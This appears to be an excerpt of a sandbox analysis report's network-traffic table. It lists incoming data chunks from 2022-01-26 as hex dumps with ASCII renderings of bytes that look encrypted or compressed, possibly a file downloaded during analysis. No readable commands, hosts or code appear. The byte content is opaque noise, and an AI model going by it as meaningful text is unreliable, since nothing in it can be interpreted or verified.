29 11 be 23 6c 71 e4 68 18 5b 30 6c e5 66 27 7c e0 fc f9 6a e9 c3 cd f6 53 a1 8b 80 73 d1 e2 bb b2 a6 8a 09 dd 27 6d ce ea 44 05 d9 db f1 73 08 Data Ascii: 1/6+'9?rg}-K:#TV}\wO.G].@u""$ez;ThZt;0sw@>PrxyQu@e\|7_CC_NLc!W#=f6$,J0I/MUt)#|qh[0lf'|jSs'mDs

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1665	IN	Data Raw: be 5b 51 ae d3 c2 d0 b9 08 a1 1f 88 b6 fe b1 1e 2f 9e c5 9f 02 bb f1 71 47 b6 05 e0 10 23 44 95 54 88 2a 3a 05 76 85 be 5e 54 95 83 66 a3 70 46 df b3 06 95 82 42 79 a2 46 25 62 bb c6 2d 75 1b 4e e2 26 52 90 0e f6 54 9d 82 14 28 98 3b 98 eb d4 d1 d4 f2 bf a8 b4 8a 55 ca e4 ca 5f 56 a1 18 4c 97 df 98 f7 54 35 f5 35 4f 21 05 d0 6a 04 11 83 d1 59 b9 d2 2f e7 78 c3 f8 67 1a 66 07 8c ad 0f c7 86 1b 24 18 81 e1 b6 32 56 39 ca e8 9b 93 2f 86 08 7b f6 b4 47 01 d3 a1 26 3f 37 47 ac 12 06 ff b9 b2 de c2 3f 3a 65 f4 cd a0 21 d6 0c bd 72 32 12 0b 4e 18 7a b3 98 0e 92 6b c6 05 22 85 7d 6f 73 d4 75 33 8f a8 de ac 77 3a d8 c0 e8 74 91 c1 79 19 c2 8a df 14 ba 9c fd c1 93 ab bf d3 3b 92 3b bb 55 48 bc 9c a8 a7 09 52 8a d9 a6 91 6d 14 d0 76 67 73 86 49 8a a9 c0 93 8d 58 f8 Data Ascii: [Q/qG#DT*:v^TfpFByF%b-uN&RT(;U_VLT55O!jY/xgf$2V9/{G&?7G?:e!r2Nzk"}osu3w:ty;;UHRmvgsIX
2022-01-26 14:16:32 UTC	1666	IN	Data Raw: af 74 ca 00 9d be f9 db fb 0d 11 e0 e0 16 d1 3b 23 21 e1 80 0e 3b 48 97 ca 89 77 5b 4a 0d 91 3f 14 ed a8 e3 8b cb 30 53 6e 05 89 06 b2 31 9d 1a a2 a7 64 cb 3a 94 a5 ae 65 84 98 a4 79 67 bb e5 d5 07 cb a0 ef 66 16 b7 4b 4e 21 bf 66 2b 75 c1 1e 5b 60 72 d0 17 ff 31 cd 38 68 d2 7c 97 08 98 41 3d 6e 2a a0 45 40 ca 11 75 7f c5 b5 28 bf 2d e5 d9 2b b9 af 4b 7b 4f 50 09 df 04 44 57 88 20 2e c2 46 fa a1 2d 48 d1 f8 37 98 87 dd 30 8d 84 c2 f7 c0 05 23 bf 0d bd 90 05 6f a3 d9 7f fb a1 99 48 3c 49 b5 5a 75 a4 92 c7 21 55 0e 69 e8 e2 ea d7 53 fb 66 02 b7 04 2a 21 fa 2c 4a 8f f3 c2 26 56 2e 86 34 04 60 31 86 f0 74 b6 ba 7e 65 db dc 37 55 e9 dd 2d 97 b6 f7 9d a7 9c d0 d6 ca 58 16 ab 48 f6 b7 32 32 8a 0b 5d 7a dd e1 e6 8e 2c 78 67 d0 12 90 b0 82 2e f1 05 56 bc 47 2b b8 Data Ascii: t;#!;Hw[J?0Sn1d:eygfKN!f+u[`r18h|A=n*E@u(-+K{OPDW .F-H70#oH<IZu!UiSf*!,J&V.4`1t~e7U-XH22]z,xg.VG+
2022-01-26 14:16:32 UTC	1667	IN	Data Raw: 19 8e 01 c9 a5 f0 1a 7d 60 56 fc a6 25 4e aa c9 f4 ef f8 eb 4b ae 5c 40 8c 05 29 ff 05 18 88 26 16 78 8b 16 fe bf 76 59 9c 03 4c 2c 6e bd 00 0e 24 74 5a 49 6b aa 32 30 5e db da 64 e7 7c dc db 7a c7 c7 33 e9 9f ec a7 06 93 3d f9 4d 4d 2f 7b c7 ab 59 16 ad e5 a6 7b 90 53 06 26 0c df 0d cc db a4 7d bb 4f c8 bb 6d da de ee 05 a8 de 15 1d 2f 5a 81 b4 59 cf da cd 58 d9 00 53 97 e0 1f ec 36 e4 55 c3 c0 4e 6f 7e fa cc c8 2c de c0 35 18 b9 de 16 ce b5 5a c6 7a e2 87 25 ac 63 5c 50 d2 03 10 6b 84 d0 72 fd d0 00 15 f6 58 c3 64 74 f6 ab 49 90 46 35 4d 43 a4 06 f6 13 f8 40 9e db 15 9b da e3 ed 87 13 d5 d3 f0 21 f9 31 c7 ed 35 df b8 a5 97 17 58 ee e5 f3 74 98 53 59 2c c9 63 5f 05 dd 87 00 b5 aa ca e3 7d 0d 69 75 e0 61 44 5a 2e fe aa 78 e7 bb a2 66 d8 10 c1 4c c5 5c a2 Data Ascii: }`V%NK\@)&xvYL,n$tZIk20^d|z3=MM/{Y{S&}Om/ZYXS6UNo~,5Zz%c\PkrXdtIF5MC@!15XtSY,c_}iuaDZ.xfL\
2022-01-26 14:16:32 UTC	1672	IN	Data Raw: 99 d1 f1 6a 4d 0a fe b4 7c d6 82 d1 ef 61 6a 5c be 8e 63 77 18 9b 6e f0 c8 24 fe 5c 46 69 12 95 f3 dc 14 d9 d7 8c ef 03 1b c9 88 30 20 53 6d 05 ec ef 84 fa 3d 37 82 f4 53 6a e3 70 f0 57 b8 34 6c 07 19 47 74 0f 34 54 ca be db 8b d1 5a 21 e7 3e 40 f0 5e 0d 88 f9 da a8 5e 7a e5 79 33 1d f8 98 30 86 e1 d6 06 b2 30 a5 9b ba 85 ab 81 90 a9 82 33 2e ce 4f f8 f1 52 18 b1 5c 8a 3a cb 72 33 36 74 75 02 50 ed 77 c9 3e 6c 9c 81 6f 19 0b e0 51 38 6d df 65 7b 89 4a f8 b1 ad b9 de 88 dc ec 5a aa d9 58 80 29 7b b2 bb 1f bf 51 01 3e ff a5 c5 4e 50 5e 07 19 aa bb 04 95 28 0b 80 f5 db 41 a9 a4 d3 9b eb df c7 57 e1 be 74 df 5b 74 88 a0 50 d8 15 0c d5 95 bd ea 82 f4 fe 80 82 46 5f 22 07 dc 20 e7 cb e4 99 a4 7a db ba a7 36 4d dc a8 7d 11 ca 5c fc a9 66 42 c9 2b 0f b7 02 2e 75 Data Ascii: jM|aj\cwn$\Fi0 Sm=7SjpW4lGt4TZ!>@^^zy3003.OR\:r36tuPw>loQ8me{JZX){Q>NP^(AWt[tPF_" z6M}\fB+.u
2022-01-26 14:16:32 UTC	1676	IN	Data Raw: a9 df bc 74 8f 1e 84 07 04 99 2a 2a 47 2e d3 46 b3 7f 07 b7 56 f0 71 54 5f a3 05 fc 6b 55 c6 7d 2d fc 19 dc a6 29 12 2e d5 7e 90 66 61 9f 4e 3d 61 f0 5e 7c a4 92 8a ba 04 7a a0 fb b4 ed 92 a5 97 77 01 6b c9 d8 38 8b f3 6d 4b dd 86 27 90 3d c7 1d 09 3c 51 18 9c af eb b8 7d 28 19 a0 c7 d4 31 f8 35 d5 24 f1 9a 85 39 68 e5 3d a8 99 76 77 8c 40 78 4d a4 a0 7d 3d 74 1f 31 3e 51 8c 30 40 b2 30 a5 9b af 98 ab 81 4c 6e 69 93 3a fc 9e f8 8d 33 4c 18 15 42 a8 12 00 99 b3 b5 1c da e8 e6 09 d4 87 e1 38 0b 5a 0e ae 97 25 17 b9 4f be 3b ff 3e e2 b5 05 d5 55 ca 76 bb e4 85 05 14 0e 28 60 ef 59 1f cd 7a fe db 8e 58 87 8c 2c 40 cc 38 23 c9 ff 09 a6 38 a2 0a cd d4 5b d6 8b 6b 43 1e da 9b de 22 19 94 fe ea 1e 7e 37 b7 7a e4 ae 73 ad ce 5c 32 af da e3 29 ba ee 2a e0 56 c0 3b Data Ascii: t**G.FVqT_kU}-).~faN=a^|zwk8mK'=<Q}(15$9h=vw@xM}=t1>Q0@0Lni:3LB8Z%O;>Uv(`YzX,@8#8[kC"~7z s\2)*V;
2022-01-26 14:16:32 UTC	1677	IN	Data Raw: 26 b2 12 5a 04 c0 88 c0 09 50 ba 55 03 5b c4 43 39 73 2a c2 bc 30 00 2f ff 7b 66 7d ca 6e b1 32 5b a4 4b c6 c3 65 38 9b c9 2b 5e e0 e4 84 1d a0 4c 68 30 41 d2 0f 4e ae 20 fb 78 f9 0a 55 9f 54 28 ff a8 ec b4 72 fa 6d 74 df 66 d6 f6 cc f3 e0 f2 fa 44 40 b5 50 96 4c f7 f3 f1 48 70 dd 95 9e e3 9f 7d 54 b4 3e 52 2d 94 15 0a 01 00 0c cd a8 d1 96 d8 20 27 4c c5 fa 18 a0 b2 ab be b7 4a 0d e6 80 24 88 78 08 3a b5 f0 46 e6 b7 ad 12 e4 bb a5 62 80 ac 08 a8 37 61 9d ae bf d4 5a fa 4d 1f da ef d5 02 96 35 ce 78 7a 3a c4 80 76 b9 14 93 01 4c 5a 37 c2 2e de 25 33 8e da cc c0 bf 99 19 73 fe b8 00 77 80 35 8c 74 ca 4f 9d b8 75 76 58 45 63 5a 48 b9 ea 2c 82 26 1e 77 c6 b7 b1 a8 be ec fa 14 df 96 9b 4a 01 08 11 ea 63 58 13 b9 25 ac ba 85 8a fe 62 43 d9 42 c3 d1 96 94 e0 55 Data Ascii: &ZPU[C9s*0/{f}n2[Ke8+^Lh0AN xUT(rmtfD@PLHp}T>R- 'LJ$x:Fb7aZM5xz:vLZ7.%3sw5tOuvXEcZH,&wJc X%bCBU
2022-01-26 14:16:32 UTC	1681	IN	Data Raw: 15 12 e5 09 a4 89 88 0e 39 ba c6 81 32 e9 7e ad 94 c1 e2 f9 af fd 9b 05 ce ec b8 b2 ba dc 43 4d c4 69 64 43 6a cd b8 b3 5d 96 ce 73 58 df 17 27 e4 7a 24 9c bc d8 57 8e 2f d4 27 b7 de c0 67 ca 2f d1 2b 82 b8 f7 ad 4e 22 d4 3f 9f e1 50 a9 e5 19 37 97 7f 26 4c 04 96 6b 11 d5 8a 24 e6 1b 4f 72 1d 3f 20 12 44 79 1f f8 d9 80 49 88 47 fc c7 d1 c8 24 2b e7 ba 8d 56 5d fd 32 62 86 ab 45 dd 71 b2 55 bc 32 16 32 f4 f4 12 aa 7b 28 ac f2 e3 d2 cf ed 8c c0 14 54 7b 7c 1a fd 80 c3 88 04 41 b7 ae 78 8a d0 b1 26 fb c8 20 aa f2 c5 9b a5 b1 72 bd 4d d1 ab 2a 9c e6 e1 97 76 12 d9 70 25 41 15 fc 7a f3 b0 27 d9 ae 40 05 e6 4c 2e 72 bf 00 29 25 33 8e 4e 00 7d 49 4a 32 27 31 7b 1a 9c 84 69 71 88 f3 ef 5d 8f 01 6c 7e 11 b8 f5 f0 4a 31 53 00 89 93 4f ee 2f 24 0c b9 67 03 17 4e 70 Data Ascii: 92~CMidCj]sX'z$W/'g/+N"?P7&Lk$Or? DyIG$+V]2bEqU22{(T{\|Ax& rM*vp%Az'@L.r)%3N}IJ2'1{iq]l~J 1SO/$gNp
2022-01-26 14:16:32 UTC	1685	IN	Data Raw: d9 f3 01 1a 59 84 2e fe 98 f9 f1 19 d1 e9 af 9d dc e6 00 71 c6 c7 ae cd 8b 4e f2 9d 6a 4a 7b 4d 2a a3 51 ce fc 97 bf 04 2a 44 2d 3e 75 b8 06 fb de 55 76 de 5f 85 05 1a 87 d0 05 00 98 88 22 f4 b8 b3 5d 59 88 73 58 e5 2e 55 2c a2 50 7b de f0 83 c0 d0 c3 41 fd c4 4b 28 5e cb dd 85 9e 01 1f 71 b6 35 40 4b a5 06 50 db 7d 25 15 2e 80 4b 8e f1 ed 58 af 25 6f ef aa b4 a1 72 bc cc 21 12 7e f0 8f 3b 88 f5 fb 53 37 c4 ab 68 c1 62 a6 8a 37 79 a9 a2 cf 42 04 3b 54 60 96 7a 56 5f 98 c2 85 07 0d f4 66 f9 7f 7c c4 c1 4c b9 6e f3 f7 ff 52 94 c5 30 72 f8 86 c3 27 0a 08 cb ba f1 46 f1 b7 51 05 c0 67 9d bf 42 6c 4f 45 3f 2c d1 54 bf fb 93 08 4a 76 ca ec 8b fd e4 28 f5 43 e0 ac 6b 80 0a aa e4 d5 9c b7 5a 45 a8 ad d5 63 9c e7 54 24 d7 52 7c 5f f7 56 9c f4 bc 0d 34 23 da b8 04 Data Ascii: Y.qNjJ{M*Q*D->uUv_"]YsX.U,P{AK(^q5@KP}%.KX%or!~;S7hb7yB;T`zV_f|LnR0r'FQgBlOE?,TJv(CkZEcT $R|_V4#
2022-01-26 14:16:32 UTC	1689	IN	Data Raw: f3 fa be 3b 22 97 cb cc 16 d5 6e 04 fc 6f 21 69 65 ac 3e 10 97 44 95 f7 06 d0 d0 9f 1b e5 a6 28 95 d1 60 f8 d8 36 82 93 50 62 70 19 98 54 f8 7d 51 b7 78 81 dd f1 c7 e1 d0 5a 62 a5 12 8b ae 94 bf cd 72 af 3a c5 fa 12 90 36 16 ed a3 fe 53 85 79 59 41 90 e0 4d 64 e0 32 ef eb bf f4 1f c6 07 5f d8 db cd 79 77 45 84 b8 bd 06 a2 c4 a0 54 b3 1f ad 55 65 4c ac c9 6f aa e1 e4 e7 8e a6 f0 7f e1 e8 91 16 bf 15 5a b7 4b 80 e3 ed 58 41 83 62 77 51 3e 6f 19 eb 3d 88 12 3b 63 00 96 1f 5a 6f a1 98 b9 e7 2a 84 62 c0 1a e4 70 43 c5 35 af e1 f8 94 3f 7a 6e 39 19 98 d5 eb ab b0 4e ed d6 82 a4 64 7b b3 69 55 f2 eb 7c 63 86 cd 75 fd 8a 54 3a 77 87 ef a2 ba 1b c5 5a 79 65 71 cf 90 5a 77 14 2d 39 ba ec 67 5d ae 55 33 dd fa b2 e1 27 a2 8e b8 69 e0 ce 12 6b b0 d2 7f 86 03 33 09 94 Data Ascii: ;"no!ie>D(`6PbpT}QxZbr:6SyYAMd2_ywETUeLoZKXAbwQ>o=;cZo*bpC5?zn9Nd{iU|cuT:wZyeqZw-9g]U3'ik3

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1693	IN	Data Raw: 06 09 ff 15 44 ae 01 64 b2 e0 d1 34 c7 d4 ec b4 66 6c db f9 d7 42 52 54 e5 c0 dd da 33 77 82 43 2c 0a 40 2b 91 be 15 52 47 e4 63 ac 28 f9 4d 53 d5 72 c6 df d9 f3 d5 1b 59 84 2e 36 ec f8 f1 5c 31 21 50 ef 6e 0e 0e a9 03 38 96 77 14 b2 59 36 c1 26 95 15 37 f1 51 ce 46 70 e5 7f a9 b4 fa c4 ad 9d 29 bd 57 40 22 9e e8 d6 aa 96 52 85 48 b2 51 c4 71 55 fe 36 75 e4 f2 8b e1 8f 9b 38 81 70 00 8b 7e f3 c9 fb 34 2b d0 6c 45 a7 b3 11 0b 32 c9 13 9f e1 e4 dd ad a0 73 b3 5f 03 a9 0f 2b 15 2e 0a 47 73 1e a3 e5 54 d5 75 dc 4e c0 7a 26 6d 74 df 60 63 93 a9 89 c8 f3 fa fc 98 b9 8b 2b 84 62 ab f4 b6 fa 7a de 9a f2 6a b1 02 d8 cc fe c1 e6 f2 44 75 30 18 1d 6e c5 8f bb eb 56 87 3d ec e7 9b 22 fe 78 b7 df 9d b7 99 d4 31 87 6d fd 46 f1 46 94 b1 ad 04 c0 39 4d 7e 80 93 83 37 f7 Data Ascii: Dd4flBRT3wC,@+RGc(MSrY.6\1!Pn8wY6&7QFp)W@"RHQqU6u8p~4+lE2s_+.GsTuNz&mt`c+bzjDu 0nV="x1mFF9M~7
2022-01-26 14:16:32 UTC	1697	IN	Data Raw: fa 7b 8d dc fe f3 e0 20 cc 3f b1 bd e7 5f d4 c8 1a 08 44 e8 41 9f 22 3d 52 4e c0 13 9a 4d 6c 07 77 41 c7 85 97 35 c7 d4 8f c1 e0 18 fc ff 17 7a ad a5 91 65 ec da 3c fc 33 37 60 cb f1 41 df 41 4e 8c b7 e2 ab 9c 5d 0e 5a 14 95 8c 39 54 19 86 77 aa 2f 7a 39 6d ea 08 85 0f bc 08 af 9d dc 6f 8a 47 78 67 0f 69 33 6b 04 f5 94 6a 3c 26 93 09 d0 22 6a c1 32 81 05 ed 85 4a e4 04 88 7b 20 fa ad c8 6a 3e de d9 0b c3 88 4d 17 88 1f 49 bf b3 e6 09 4d 7f 58 9a 0c 05 2f 36 53 09 af 14 0e d6 83 c0 de 31 c6 c6 2f be 4b 67 21 7d 80 9b 3f 3b de 2b bc 13 fa 00 56 a0 2b ea 3a 37 cb a0 1a 55 a7 9c 51 ae 79 a9 3f 6f ca a2 7d fb dd c6 ed a8 2d e0 86 d5 21 2b 88 bb 81 02 b5 d5 f0 ee df dd 92 9e cf 3b 83 ab bd b2 02 2f f1 63 ef 00 00 7e 47 c9 01 7f c2 e2 c0 4c 50 aa 6a f7 1b aa 85 Data Ascii: { ?_DA"=RNMlwA5ze<37`AAN]Z9Tw/z9moGxgi3kj<&"j2J{ j>MIMX/6S1/Kg!}?;+V+:7UQy?o}-!+;/c~GLPj
2022-01-26 14:16:32 UTC	1701	IN	Data Raw: b4 62 b0 a0 75 5a d2 f8 7f 8c 8e 86 f8 8e e1 73 56 3b dd 2b 67 43 12 6d da db bc 7b 8c 71 bc 5b 2f 62 cc fc 6f e6 86 90 1c a8 71 90 72 16 3d a3 5d ed 8a d6 a3 2e d1 e6 63 09 94 49 d6 9f e7 35 c7 7c ec d7 ef 93 24 f7 b6 92 27 67 4a c0 17 63 cd 88 6e 00 23 8e f1 c2 e9 bf 98 07 30 e4 a2 40 ce ee fe bc 6a 73 4d 17 bc e3 ab 1b 59 f8 2a a3 ea cb 5e 37 3f 4c ae 9d cb 3f 88 cc bb bb 95 2a 35 c2 7d 22 45 21 a4 9c 21 19 75 c9 ae c7 b1 6d 4e 36 9e e5 31 67 9b 07 8e e7 d8 13 fd 28 ad 71 4d c7 88 4d cf 30 bf 5c da c3 5d 27 00 72 58 d6 af 08 e2 f8 e8 cb 2d ce b5 df ba 57 4d 29 38 b4 54 cd 2f 8f 27 7d 47 9c f7 af 56 e7 ec b3 76 b7 a8 0f 29 68 d1 7f a3 65 f3 13 a7 11 82 07 e5 8e 27 87 56 29 31 df 66 e6 93 5c 65 e1 f2 86 40 7f 27 63 39 29 89 f3 f1 48 67 03 59 76 ea 62 b9 Data Ascii: buZsV;+gCm{q[/boqr=].cl5|$'gJcn#0@jsMY*^7?L?*5}"E!!umN61g(qMM0\]'rX-WM)8T/'}GVv)he'V)1f\ e@'c9)HgYvb
2022-01-26 14:16:32 UTC	1706	IN	Data Raw: bd 03 90 ca e1 97 01 29 86 3d af 29 7f 2d 2c c8 bd 30 05 99 93 9c 91 ec 32 aa c6 3b dc f6 b4 9a f6 3e 3c ac 6a c4 f8 05 92 12 0b 46 c1 82 0e 20 b6 5a cf e9 aa 84 0a 4b 03 b0 a1 65 33 e9 50 74 4e dc b5 9d 61 3d 39 ad 22 aa 5b 78 d9 48 b4 37 9a 55 64 b8 9a 34 3f 6d 94 87 c8 a0 f4 37 32 7b 7c 74 5a 8a 87 5b 97 65 f0 c0 e9 9f 4a 83 23 8e da db 1c f3 78 1c bd 81 ae 64 d6 06 b1 4b e7 3e 1e 56 21 82 0e 3f 4e 4a c6 bb 61 8c f0 52 19 45 7b 9a a8 15 96 3e 53 19 51 32 b8 8d a1 5c c1 8b b4 b6 85 a7 06 26 9a 67 31 81 05 44 a7 3d 4f bc 87 d4 7e 06 9e 4c f3 21 71 7c 1e 03 dd c6 a8 b1 63 9b ff 38 e4 5e 4d 69 fa 4c 71 53 85 b5 ec d8 e4 18 4f 26 a1 6d a4 08 90 1c 14 9a c7 64 a1 f4 0a eb 90 70 54 56 40 68 30 53 59 52 ca 19 de 6e e6 68 50 9e fa f5 5c 89 24 ef 9b e6 e9 2b 5b Data Ascii:)=)-,02;><jF ZKe3PtNa=9"[xH7Ud4?m72{|tZ[eJ#xdK>V!?NJaRE{>SQ2\&g1D=O~L!q|c8^MiLqSO&mdpTV@ h0SYRnhP\$+[
2022-01-26 14:16:32 UTC	1709	IN	Data Raw: cf 2f 79 74 e6 7d b5 fa 73 8e e2 10 ed 76 b0 a1 95 65 81 1a 98 50 01 0a 9f 2e 03 ee ee 18 c3 cb 8a af e9 82 e5 4c 66 7f ab 72 9c b0 03 23 a7 c7 e4 c4 6d 78 e3 e1 57 5e 6a 36 d1 da f9 37 8a 8b 63 6c 9d b6 02 c3 a1 80 1c a4 81 51 9c 45 31 5c 2e dc 08 70 65 4d 0d 1e ba 60 3d 36 23 9c 96 c9 62 96 a0 31 af d6 33 41 22 15 c2 40 06 2f 30 8d eb 9f 47 f6 3f 81 33 9d 48 8e 51 50 03 bc b9 88 de 44 1e 08 ac fa d8 8f a1 f7 4d 95 b1 51 8b d4 2d 7c 5e a5 10 b9 8e 69 67 55 f6 13 38 9b ba 23 e9 ab 7b 74 25 73 dc a7 28 03 79 c6 9c 83 3f 94 eb 35 92 d3 e6 65 5f 20 ae 27 a2 e7 a1 01 d7 60 92 50 7f ce a5 91 a4 ce 1e 70 c4 63 0c 55 82 02 c6 58 12 f7 49 80 cf 78 fb 46 a3 27 6c ba d4 3b 6e 83 98 a1 ef ef 4c 6a 58 46 75 49 8e ec f9 b3 7e 96 be fb 9a 93 95 63 d3 2c c5 ce be 75 1a Data Ascii: /yt}sveP.Lfr#mxW^j67clQE1\.peM`=6#b13A"@/0G?3HQPDMQ-|^igU8#{t%s(y?5e_ ``PpcUXIxF'l;nLjXFuI~c,u
2022-01-26 14:16:32 UTC	1713	IN	Data Raw: c0 6a af 5f e5 28 a2 dc 28 93 8e 13 f6 1c bb 2f 12 d8 bf 34 20 87 95 1d 4b 18 7c 5b d6 31 f5 cc 5a 98 72 21 8f 18 99 5b 3b d1 00 2b 85 23 b4 ff 2e d3 8e ad 14 55 ba d7 aa 0f 9d 72 d4 f7 57 3b fa 09 d3 46 db 3d 4f 58 dd 93 d8 d6 d8 ea 2e 94 fd 6d 11 09 e8 bf ce 88 50 9c 8e 01 9d dc 8f 67 17 28 f5 92 d4 fa e8 24 2f 02 91 79 60 05 60 99 1e 9c 52 c5 85 13 4d 84 26 67 49 c1 dd 6f 24 b8 ae 6b 09 9b 2c 29 16 d0 4c 67 31 d6 b3 c5 86 7d cf c1 9b 45 92 6d db b6 99 f2 bf 5b 6c 7b cf 6c 54 7d 2a 37 09 9a 76 8a a1 7f 13 c5 3c 4a c0 f4 d4 a5 7b 51 ec bf 30 11 bd 23 d3 51 a5 22 34 58 fe 79 5f f0 4c 98 7f 1e 08 8f 28 08 1b 3f 19 90 d8 39 36 a8 34 58 6f 54 5a f0 0e 7b 17 52 a2 8e fd 18 12 90 f7 8a 79 46 e0 89 cc 05 fb 60 04 44 08 68 84 aa 58 52 60 61 6a 49 8c e5 ed 0b d4 Data Ascii: j_((/4 K|[1Zr![;+#.UrW;F=OX.mPg($/y``RM&gIo$k,)Lg1}Em[l{lT}*7v<J{Q0#Q"4Xy_L(?964XoTZ{RyF`DhXR`ajI
2022-01-26 14:16:32 UTC	1717	IN	Data Raw: ad 31 02 25 94 2c 7b 86 c7 c2 77 7e 6f c7 4f a2 c2 49 99 29 42 27 d8 db a1 9f 20 6c 50 82 5d 11 c0 8c df e5 04 a0 2b f2 8c 74 74 ca 25 eb 54 b7 2e f7 03 6d 41 80 0e f7 98 47 bf 35 08 b1 13 cb cf 0c 51 5a 9f be 7e 02 31 c7 91 ca 07 d0 0f 1b e9 16 93 ac ea 7a 8a 7d 1a cf c0 0b 94 42 5e f4 3b 0b 6b f4 10 32 85 a2 3c 17 2b 05 9e 44 8f 14 bd 98 a6 e6 1e 1f 98 5e a8 cc 84 b0 7f d1 10 15 bb c8 7c 54 45 d2 91 05 d1 1a bb 3e 8a c4 49 58 35 57 98 5c 32 83 cd e2 98 cd be 8e 65 2d 2a 14 5c 84 44 4a b6 59 84 cd 0f 83 4a 96 40 38 27 1c 0d 7b 49 b0 27 2c b9 d6 4b e1 d3 0c 5b 5f 74 bd 69 6a 82 4c d3 68 e8 4c a7 dc db e2 00 da 9f 02 49 9e 52 62 ee 52 2d a0 53 1b 9b fa e9 56 98 2a a5 8c d8 0b 62 00 6c 85 6d 17 83 54 8a 46 b9 2c 99 09 d7 5f 92 2d 94 6d a2 a3 a3 fd 90 67 08 Data Ascii: 1%,{w~oOl)B' lP]+tt%T.mAG5QZ~1z}B^;k2<+D^|TE>IX5W\2e-*\DJYJ@8'{I',K[_tijLhLIRbR-SV*blmTF,_-mg
2022-01-26 14:16:32 UTC	1721	IN	Data Raw: 12 e7 47 92 c4 da bd 3d e8 6d 75 15 fb 34 67 90 b9 ef 75 8e 4a 99 1c ce d8 45 a1 3e 0e 18 12 b5 8d 8e 9e 11 fc 2b 47 21 b1 e6 3e 7a e2 60 09 68 ec a9 5a 57 aa 2d 51 79 e7 d5 e3 aa de 42 d0 39 fc 04 8f 2e 6c d7 c4 a0 ef 82 79 f7 ce 2c 08 c0 37 ff 77 9e 9b 8e 8d 3d 67 d0 12 ab b8 96 ca b6 fa 59 34 58 ec cb 07 5b b1 6e e8 01 2b b2 e1 84 e6 7c 93 82 4e 8f 5b a1 25 c2 b0 84 e6 10 53 8b 85 09 7f 1f 21 28 4e c1 cd 22 f7 75 2b e0 c3 68 9d b6 fa ad 3d b0 f5 92 18 c9 e6 4b 6c 57 c6 f2 e5 a5 95 a5 d0 b4 7b 3b b6 83 96 21 fe 6a b9 05 e1 ee 5e 0c ca 1a f0 a6 3a 4c 9f d1 ff d3 3d 2e 57 00 a6 f7 b4 55 4e 18 bb 5d 7c 8a 33 c1 a8 f7 3a 2c fd e5 dc 8f a1 1c 20 f4 63 51 53 7e d2 83 66 5c 72 73 1f 67 74 db 9e 36 c0 64 45 c6 dc 50 2d 23 1f 1b 92 4f b2 76 12 c6 7f 92 83 e1 39 Data Ascii: G=mu4guJE>+G!>z`hZW-QyB9.ly,7w=gY4X[n+|N[%S!(N"u+h=KlW{;!j^:L=.WUN]|3:, cQS~f\rsgt6dEP-#Ov9
2022-01-26 14:16:32 UTC	1725	IN	Data Raw: ac 6b ca 7c 16 f4 72 4c 2c d4 bb 31 06 5d ca f2 82 c2 7c 85 a8 80 87 fb c9 d6 2e 1e 52 26 c0 14 d3 87 eb e9 15 3a 12 dd a2 c2 f8 e2 51 16 71 ef 9e 85 27 20 46 29 d8 38 bd c1 bd ed bc 25 88 81 e1 a5 43 5f 41 d4 10 8f c4 e5 ed 4e 59 38 20 5a 5d 82 d6 11 d7 56 df f1 ec fe f3 89 47 2f 29 a8 05 7d af 10 1b 75 5c f2 80 0b 5d 17 d6 70 34 99 d2 2f 3c 5b 7c 06 f8 07 4d df 8f ba f0 2f da 0b 8e 85 08 9f 26 a8 b1 c0 94 70 57 8c 4d 46 eb 78 57 03 37 d5 9d f5 7d 37 da 76 6d 96 97 1a ee 65 1f 96 0b d3 2f 12 ae 63 bd 68 f5 3e e1 c9 85 e7 1c ca b7 ae 63 4b b8 58 43 32 9e 0a e7 13 53 94 13 3c de 5f 10 19 1d c2 ae c6 8a eb db 4f 7a 01 83 e5 25 cb fa d0 cf a6 5b 4c 98 b8 59 5f b4 41 2d c6 0d 37 86 fe 34 20 0a 8d c5 59 54 1e 14 02 f0 7b 8b b0 c0 3d ba 39 2a a8 27 4f ff 85 14 Data Ascii: k|rL,1]|.R&:Qq' F)8%C_ANY8 Z]VG/)}u\]p4/<[|M/&pWMFxW7}7vme/ch>cKXC2S<_Oz%[LY_A-74 YT{=9*'O

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1729	IN	Data Raw: c1 8b b0 30 70 8e b1 3f 54 f4 8f 4f 56 72 0f 9c e6 d7 73 42 4b 5c c5 8a 56 61 26 92 41 dd fa e8 d5 b6 2e 2a 7b 0c 50 85 53 14 df 01 7c 02 24 ae 9d 71 e0 b8 09 3f c0 49 7d 55 0d 94 9c bb 4b 05 fb 84 56 17 49 df bd be 4d fb 2e 8b a0 54 26 f9 00 2b 14 a2 77 21 d2 c1 f2 be f2 c5 35 71 95 95 ea 9c 61 29 e4 b7 b5 7d 20 6c 51 98 5d 2e a2 ec dc 91 ff 47 4e 3d fe 0b 5c 2b 8c 94 54 40 08 92 51 17 08 42 39 7a d4 e0 14 24 0e 8b 6c a2 49 d0 76 aa 2e e3 2f 57 bc f7 2f 94 59 8b 77 5b 3e 97 b2 78 8e 78 fe f0 19 cf 9e 0b dc 15 8d b6 be 8e d6 24 da 46 71 a0 3a ef ff e0 6c 31 15 dc 7f fb 7b f8 d7 6b 25 e5 70 70 7a 59 14 93 18 af 9c be 50 df d6 7f 1c f6 66 ed ac 6b 09 33 5e fc 08 5f 1d c3 b9 f3 29 67 56 b4 42 f2 f9 cd 22 d9 9f d1 4c 62 23 1b 28 7d 24 04 3f 17 98 32 27 13 07 Data Ascii: 0p?TOVrsBK\Va&A.*{PS|$q?I}UKVIM.T&+w!5qa)} lQ].GN=\+T@QB9z$llv./W/Yw[>xx$Fq:l1{k%ppzYPfk 3^_)gVB"Lb#(}$?2'
